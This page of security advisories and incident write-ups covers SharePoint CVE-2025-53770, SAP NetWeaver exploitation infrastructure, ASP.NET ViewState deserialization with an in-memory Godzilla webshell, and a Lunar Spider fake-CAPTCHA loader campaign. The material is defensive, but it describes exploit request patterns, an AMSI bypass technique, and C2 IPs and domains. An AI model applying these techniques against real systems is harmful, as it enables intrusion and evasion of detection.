CVE-2025-53770 is a .NET deserialization vulnerability in Microsoft SharePoint Server that allows unauthenticated remote code execution. The flaw lies in the improper handling of serialized data sent to the /_layouts/15/ToolPane.aspx endpoint when accessed with a specially crafted HTTP request.
By sending a malicious HTTP POST request to this endpoint with a Referer header set to /_layouts/SignOut.aspx the attacker can trigger vulnerable server-side logic that deserializes untrusted input.
The attacker injects a malformed .NET serialized object (typically crafted using tools like ysoserial.net) into the request body.
When this payload is deserialized by SharePoint’s backend components, it results in arbitrary code execution in the context of the SharePoint service account.
This vulnerability is a variant of the ToolShell exploit chain (CVE-2025-49704 and CVE-2025-49706), and it effectively bypasses Microsoft’s July 2025 security patches by exploiting a different logical path involving SignOut.aspx as a misleading referer.
Post-exploitation, attackers are observed:
Deploying web shells like spinstall0.aspx
Extracting ASP.NET MachineKey secrets, enabling long term persistence or facilitating access resale (access brokerage).
Indicators of Compromise (IOCs)
File-based IOCs:
Presence of spinstall0.aspx in “\TEMPLATE\LAYOUTS\”
Unexpected .aspx or .ashx files in SharePoint virtual directories
Log-based IOCs:
POST requests to: /_layouts/15/ToolPane.aspx?DisplayMode=Edit with Referer: /_layouts/SignOut.aspx
Known Malicious IP Addresses:
107.191.58[.]76
104.238.159[.]149
96.9.125[.]147
Defender AV/EDR Alerts:
Exploit:Script/SuspSignoutReq.A
Trojan:Win32/HijackSharePointServer.A
Possible web shell installation
Possible exploitation of SharePoint server vulnerabilities
Suspicious IIS worker process behavior
‘SuspSignoutReq’ malware was blocked on a SharePoint server
‘HijackSharePointServer’ malware was blocked on a SharePoint server
Vulnerability Detection
The vulnerability can be identified with the following vulnerability scanners modules:
Review IIS and ULS logs for activity matching above IOCs
Hunt for newly created files or suspicious modules loaded by the w3wp.exe process.
[UPDATE] – Proof-of-Concept (PoC) Released
A proof-of-concept (PoC) for CVE-2025-53770 is now publicly available, increasing the risk of widespread exploitation.
Indicators of compromise may be broader than those observed in the initial wave of attacks. Security teams should expand detection criteria and review historical telemetry for additional signs of compromise, including unusual child processes spawned by w3wp.exe, suspicious modules loaded and unkown dropped files.
What the Cyber Fusion Center is Doing
The CFC will continue to monitor the situation and send an advisory update if needed. Immediate action is required to mitigate potential exploitation by applying patches, restricting access, and enhancing security monitoring. Organizations should prioritize these measures to safeguard their edge devices against potential threats.
Adversary Infrastructure and Indicators Behind the SAP NetWeaver 0-Day Exploitation
No items found.
Kudelski Security Team
On the 27th of March 2025, we’ve seen a previously unknown vulnerability (now tagged as CVE-2025-31324) in SAP NetWeaver Visual Composer being exploited in the wild, targeting exposed enterprise systems. The vulnerability allowed unauthenticated attackers to upload malicious JSP files and gain remote code execution, a critical risk for organizations running unpatched instances.
While technical details of the vulnerability have already been thoroughly documented elsewhere, this article focuses on a different aspect of the event: the observable indicators and adversary infrastructure used during the exploitation window.
Post-Exploitation via Webshells
After successful exploitation of the SAP NetWeaver Visual Composer vulnerability, attackers deployed JSP-based webshells to maintain access and issue follow-up commands. These webshells acted as a lightweight interface for remote interaction with the compromised systems.
Once established, the webshells were used to perform a range of standard post-exploitation tasks. These included:
System and network reconnaissance, using commands like ipconfig, systeminfo, tasklist, and whoami to gather basic host information.
Domain and user enumeration, with commands querying local and domain-level groups, trust relationships, and specific usernames.
Outbound connectivity checks, notably via ping to external IP addresses (C2) to test infrastructure reachability.
Payload staging, including PowerShell-based delivery of a Cobalt Strike beacon, observed in at least one instance.
Figure 1- Sample of commands executed through the Webshells
Infrastructure Analysis
Two commands were issued to test infrastructure connectivity:
ping 184.174.96.67ping 88.119.174.107
These IP were identified as hosting active Cobalt Strike command-and-control servers at the time of the campaign.


184.174.96.67
The IP address 184.174.96.67 has been associated with the domain officetoolservices[.]com
The IP was clearly hosting a Cobalt Strike server, as evidenced by its HTTP status code 404 and the “Content-Length: 0”
Figure 2- HTTP Response headers on port 88 taken from ZoomEye
In addition, at least four Cobalt Strike samples were using officetoolservices[.]com as their command-and-control (C2) domain:
All four samples shared a compilation timestamp from early April, suggesting they were not part of the initial exploitation wave we observed at the end of March, but rather part of a second phase of activity, likely leveraging continued access or targeting additional victims using the same infrastructure.

88.119.174.107
The analysis of the IP address 88.119.174.107 confirms its part of the attack infrastructure. At least one Cobalt Strike beacon sample found on VirusTotal was configured to use this IP directly as its command-and-control (C2) endpoint.
The IP was also returning a HTTP response header “Server: golfe2” on multiple ports (8081,8082,6443,7443) combined with HTTP status code 404 and “Content-Length: 0”, confirming its running a CobaltStrike C2 Server.
Figure 4- VT Graph of 88.119.174.107

In addition, a URL observed in the wild (https://88.119.174%5B.%5D107:22443/file.ext) was actively serving a Cobalt Strike payload during the exploitation timeframe. The file retrieved from this endpoint was identified with the following hash d7e4bb95401a19f9bf7ca280a4e743229998494790ab129b31b2a6c1cebebec7
Figure 5- VT Graph of d7e4bb95401a19f9bf7ca280a4e743229998494790ab129b31b2a6c1cebebec7
Interestingly, although this beacon was delivered from 88.119.174.107, its internal configuration pointed to a different C2 domain: networkmaintenanceservice[.]com
This beacon is the same payload retrieved by a DNS cobalt stager we observed during the post-exploitation phase and had the following key configuration parameters:
A notable characteristic shared across all Cobalt Strike beacons observed from the previous links is the watermark 1357776117. In Cobalt Strike, the watermark is a unique identifier embedded in each beacon, typically tied to a specific license or build. While these IDs can be reused (especially in cracked or leaked versions of the tool) they often serve as useful correlation points across unrelated incidents.
Watermark 1357776117 has been previously associated with activity linked to both the BlackBasta ransomware group and the Qilin ransomware operation. Although watermark reuse complicates direct attribution, the appearance of this same identifier across all observed beacons suggests that the actors involved are likely ransomware-driven.
Subdomains naming convention
Observation of the adversary’s infrastructure showed consistent naming conventions across multiple domains and subdomains. The attacker repeatedly used prefixes such as “sso.” and “login.” likely in an attempt to blend malicious traffic into legitimate enterprise communications.
Examples include:
(login| sso).misctoolsupdate[.]com
(login| sso).networkmaintenanceservice[.]com
(login|sso).officetoolservices[.]com
sso.leapsummergetis[.]com
The recurrence of these prefixes across unrelated domains suggests automated infrastructure generation, possibly using templated scripts or orchestration tooling to rapidly deploy new redirectors or C2 servers with plausible, enterprise-looking subdomains.
This campaign is a clear reminder that even ransomware groups now have access to zero-day vulnerabilities, once considered the exclusive domain of state-sponsored actors. Whether acquired through underground marketplaces, private exploit developers, or collaboration with initial access brokers, the use of a NetWeaver zero-day highlights how the ransomware ecosystem continues to evolve in both capability and reach.
The following list of indicators was extracted from observed activity related to the SAP NetWeaver exploitation campaign:
Persistent Exploitation of ASP.NET Components Fuels Remote Code Execution Attacks
No items found.
Kudelski Security Team
Context
During a recent incident response engagement in June, our team observed an unattributed adversary exploiting a public-facing ASP.NET application, immediately followed by hands-on-keyboard activity. The initial access vector aligns with the technique described by Microsoft in February, involving the use of a known MachineKey to craft and sign malicious __VIEWSTATE payloads. This allowed the attacker to achieve remote code execution on the vulnerable server.
Post-compromise activity included the usage of in-memory Godzilla webshell, as noted in Microsoft’s prior reporting, along with post-exploitation framework Cobalt Strike. Additionally, poor OPSEC was observed throughout the intrusion, indicating potential gaps in adversary tradecraft despite the effective initial access.
While the adversary’s motivation remained unclear, they attempted to enumerate files on a file share and successfully downloaded several files. We assess with low to medium confidence that the adversary may originate from China, based on the observed TTPs and certain technical indicators identified during the investigation. The targeting of the health sector is still consistent with prior reporting, including the HC3 analyst note on the Godzilla webshell published in November 2024.
Although _VIEWSTATE deserialization exploits have been known for over a decade, adversaries continue to use them as an initial access vector, reflecting a widespread lack of visibility and effective mitigation of insecure configurations.
In practice, the __VIEWSTATE is a Base64-encoded string stored in a hidden field, used by ASP.NET Web Forms to persist the state of server-side controls across postbacks. This allows controls (like text boxes, dropdowns, etc.) to retain their values without the need for re-fetching from the server. Microsoft introduced protections to prevent malicious users from tampering with the contents of _VIEWSTATE. These protections include the use of a Message Authentication Code (MAC) to ensure integrity and encryption to ensure confidentiality. However, if an attacker gains possession of the MachineKey, which consists of both the ValidationKey (for the MAC) and the DecryptionKey (for encryption), they can craft malicious objects that will be accepted and deserialized by the server, potentially leading to code execution.
One key concept in .NET deserialization attacks is the use of a “gadget”, a class (or chain of classes) that already exists in the application or .NET framework and which executes code during deserialization. The final payload must be deserialized into an object of this class (or chain) to achieve remote code execution (RCE).
The Initial Access Vector
When our team started working on the case, the initial access vector was unclear. What we did know was that the w3wp.exe process had loaded suspicious .NET assemblies, and that webshells had been dropped on the affected server. Given this combination, the most likely explanation was exploitation of a vulnerability in the web application or the web server itself.
Among the .NET assemblies loaded, one particularly revealing artifact stood out, a .pdb path embedded in the binary metadata:
The name ActivitySurrogateSelector refers to a known .NET serialization gadget that can be exploited to achieve arbitrary code execution during deserialization, especially when ViewState deserialization is misconfigured or MAC protection is bypassed.
Upon further investigation within the same time window, application logs revealed additional evidence of the attack. Specifically, Event ID 1316 was recorded with event value 4009, indicating that the adversary was attempting to inject malicious “__VIEWSTATE” payloads. This event is typically associated with ViewState validation failures, and in this context, it strongly suggested active tampering attempts using forged or manipulated serialized objects.
Figure 2- Application event log 1316
We then compared the application’s MachineKey values against a set of publicly known keys and discovered they were in fact already exposed. This confirmed that the application was using publicly available keys, a critical misconfiguration that enabled the attacker to forge valid ViewState payloads and bypass integrity validation.
Discovery and poor OPSEC
The deserialized payload enabled the adversary to execute a series of commands aimed at discovering and enumerating the environment:
Note the mistyped commands such as “gorup” instead of “group” and “teamssix” value (a likely reference to the well-known cybersecurity blog Teamssix, which primarily targets Chinese-speaking audiences). These patterns, combined with the operational behavior, suggest that the adversary is likely Chinese-speaking and operating in a hands-on-keyboard manner.
Persistence through webshells
Our adversary subsequently re-exploited the vulnerability to deploy password-protected webshells in multiple locations within the application including the “/Images” directory, in-memory Godzilla webshell, along with other post-exploitation tools such Cobalt Strike. Many of these attempts were blocked by the antivirus solution.
Figure 3- Failed attempt to load CobaltStrike implant
When the malicious .aspx webshell were uploaded and accessed, ASP.NET dynamically compiled it into a .NET assembly, resulting in a corresponding .dll file written to the Temporary ASP.NET Files directory under:
C:\Windows\Microsoft.NET\Framework64\<dotnet_version>\Temporary ASP.NET Files\root\< random >\<random>\App_Web_< random >.dll
This compiled DLL were then loaded into the IIS worker process (w3wp.exe) and executed as part of the normal request pipeline. The presence of these DLLs, serves as forensic artifact, indicating that the webshell was not only uploaded but also requested and executed by the server. In many cases, these DLLs can be reverse engineered to recover the webshell source code and capabilities when the source file is lost or cleaned.
In-memory Godzilla webshell
We were able to get hands on the in-memory Godzilla-injected assembly, and analysis showed that it uses two main blocks:
Dynamic Assembly Loading and Execution: The webshell gets the context of the actual requests and retrieves a base64-encoded .NET assembly from the HTTP request parameter (__FIXEDPATH). It then decrypts the AES encrypted value and dynamically loads it into memory without touching the disk. This approach allows execution of arbitrary code embedded inside the transmitted assembly, making the webshell highly flexible and stealthy since no executable files are written to disk, and all execution happens within the context of the hosting application.
Figure 4- In-memory webshell and assembly loading
AMSI Bypass via Hardware Breakpoints: The AMSI bypass code uses basic obfuscation to hide the names of parameters used to call the Windows API functions “LoadLibraryA” and “GetProcAddress”. It then loads the specified “amsi.dll” and retrieves the address of “amsi.dll!AmsiScanBuffer”. The bypass sets up a hardware breakpoint on the address of the AmsiScanBuffer function, which is responsible for scanning memory buffers for malicious scripts. When the breakpoint triggers due to AMSI invoking this function, a custom exception handler intervenes. This handler manipulates the CPU context to skip the scanning process by modifying the instruction pointer and clearing certain CPU registers. The exception handler effectively disables the AMSI scan without crashing the process, allowing malicious code to execute without being detected by AMSI.
Figure 5- AMSI bypass via hardware breakpoint
Privilege escalation
The attacker attempted to reflectively load the Juicy Potato tool, a well-known privilege escalation tool allowing local privilege escalation from a Windows Service account to “NT AUTHORITY\SYSTEM”. This attempt failed as the AMSI still detected the loading attempt and the antivirus blocked its execution.
Figure 6- JuicyPotato detected by AMSI
Lateral movement
Using the capabilities of the post-exploitation frameworks, the attacker attempted to pivot laterally via RDP, but these attempts were unsuccessful as only failed logons were recorded on the target host, indicating that the credentials used were invalid.
The adversary’s brief intrusion ended there, as their implants were removed and the affected host was contained.
Early detection and response enabled us to stop the adversary before the attack could escalate, potentially preventing a far more severe breach.
However, these are two takeaways from this incident that should be considered going forward:
Implement an External Attack Surface Management (EASM) program This incident highlights the critical need for continuous External Attack Surface Management to identify and proactively remediate publicly exposed or misconfigured assets, before attackers exploit them.
Actively incorporate vendor and industry threat warnings into your processes Microsoft’s February advisory was a clear warning that should have prompted immediate review and remediation efforts. Organizations must take such threat intelligence alerts seriously, integrating them promptly into their vulnerability management and patching workflows to proactively defend against known exploitation techniques.
Lunar Spider – Lotus V2 Loader Campaign Using Fake CAPTCHA Delivery and DLL Sideloading
No items found.
Kudelski Security Team
Lunar Spider is a financially motivated cybercrime group that has been active since at least 2017. The group primarily engages in financial fraud and access brokerage, targeting financial institutions, enterprises, and other organizations in North America and Europe.
Initially gaining notoriety through its use of the BokBot banking trojan (also known as IcedID), Lunar Spider has since evolved its tooling to include more advanced loaders such as Bumblebee and Lotus V2. The Lotus V2 loader is specifically designed for stealthy operation, facilitating the delivery of second-stage payloads to compromised systems.
Recent activity observed by our team links Lunar Spider to new delivery campaigns involving the Lotus V2 loader, leveraging deceptive techniques to bypass security defenses.
Figure 1: Lotus V2 – Infection chain
Delivery Mechanism
The campaign employs a fake CAPTCHA-based delivery tactic, designed to lure users into believing they must complete a CAPTCHA verification to continue browsing. This interaction initiates the execution of a malicious PowerShell command.
The observed PowerShell script uses COM object abuse (WindowsInstaller.Installer) to silently download and execute a malicious MSI package from a remote server:
Once the MSI installer is executed, it installs a legitimate executable into the %APPDATA% directory. In one observed case, this was a valid Intel Graphics binary placed at:
This binary exploits the DLL search order used by the legitimate binary, enabling DLL sideloading. When igfxSDK.exe is executed, it loads the attacker-controlled DLL instead of the legitimate system one. This results in the execution of the Lotus V2 loader, which is embedded within the malicious DLL.
At this stage of the infection chain, no alert was triggered by the EDR solution, likely due to the use of a trusted binary and a signed (though revoked) certificate for the malicious DLL, allowing the operation to remain stealthy.
Command and Control (C2)
Once executed, the malicious DLL initiates outbound communication to command and control infrastructure. This activity originates from the trusted process igfxSDK.exe. In our observed case, the EDR blocked the network callbacks and raised an alert based on threat intelligence signatures.
Abuse of Stolen Certificates
Lunar Spider operators have used stolen or abused code-signing certificates to sign malicious Lotus V2 components, further enhancing evasion by making the payloads appear trustworthy.
To complement EDR coverage, continuous threat hunting and the implementation of custom detection rules are essential for maintaining security, especially in scenarios where alerts are missed or gaps exist in system visibility.
Monitor Run Dialog Activity with LOLBins: Track the use of living-off-the-land binaries (LOLBins) such as powershell.exe, msiexec.exe, and cmd.exe initiated from the Run Dialog box. Monitor changes to the registry key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Detect MSI Installers from Remote Locations: Hunt for the installation of MSI packages from external sources. Check EDR telemetry and Windows event logs for msiexec processes referencing HTTP(S) URLs as installation sources.
Implement DLL Hijacking Detection Logic: Monitor for DLL sideloading attempts using known vulnerable binaries. Use the community resource HijackLibs to identify commonly abused executables and build detections around unexpected DLL loads in their directory paths.
Ingest and Operationalize Threat Intelligence Feeds: Integrate high-confidence threat intelligence feeds into your detection pipelines. Create alerts or hunting queries based on indicators of compromise (IOCs) such as known malicious domains, IPs, or certificate thumbprints associated with Lunar Spider activity.
Leverage EDR for Certificate-Based Pivoting: Some EDR platforms allow analysts to pivot on signing certificate metadata. Use this feature to trace malicious binaries signed with abused or stolen certificates, correlating with known threat actor infrastructure or previously observed malware variants.
MITRE ATT&CK TTPs
(Tactics, Techniques, and Procedures) table based on the Lunar Spider – Lotus V2 Loader Campaign
Tactic
Technique
Technique ID
Description / Usage in Campaign
Initial Access
Drive-by Compromise
T1189
Fake CAPTCHA lures user into executing malicious script via browser interaction.
Execution
Command and Scripting Interpreter: PowerShell
T1059.001
Malicious PowerShell command used to download and execute MSI installer.
Execution
DLL Side-Loading
T1574.002
Malicious WTSAPI32.dll sideloaded by legitimate igfxSDK.exe to load the Lotus V2 loader.
Defense Evasion
Signed Binary Proxy Execution
T1218
Legitimate, signed binaries used to mask malicious activity (e.g., Intel binary).
Defense Evasion
Code Signing
T1553.002
Use of stolen/abused code-signing certificates to sign malicious DLLs.
Defense Evasion
Masquerading
T1036
Malicious DLL mimics a legitimate Windows DLL (WTSAPI32.dll).
Command and Control
Encrypted Channel
T1573
Outbound encrypted communication to C2 domains from igfxSDK.exe.




 Threat Alert CenterLearn More About Our Detection and Response Services






.avif)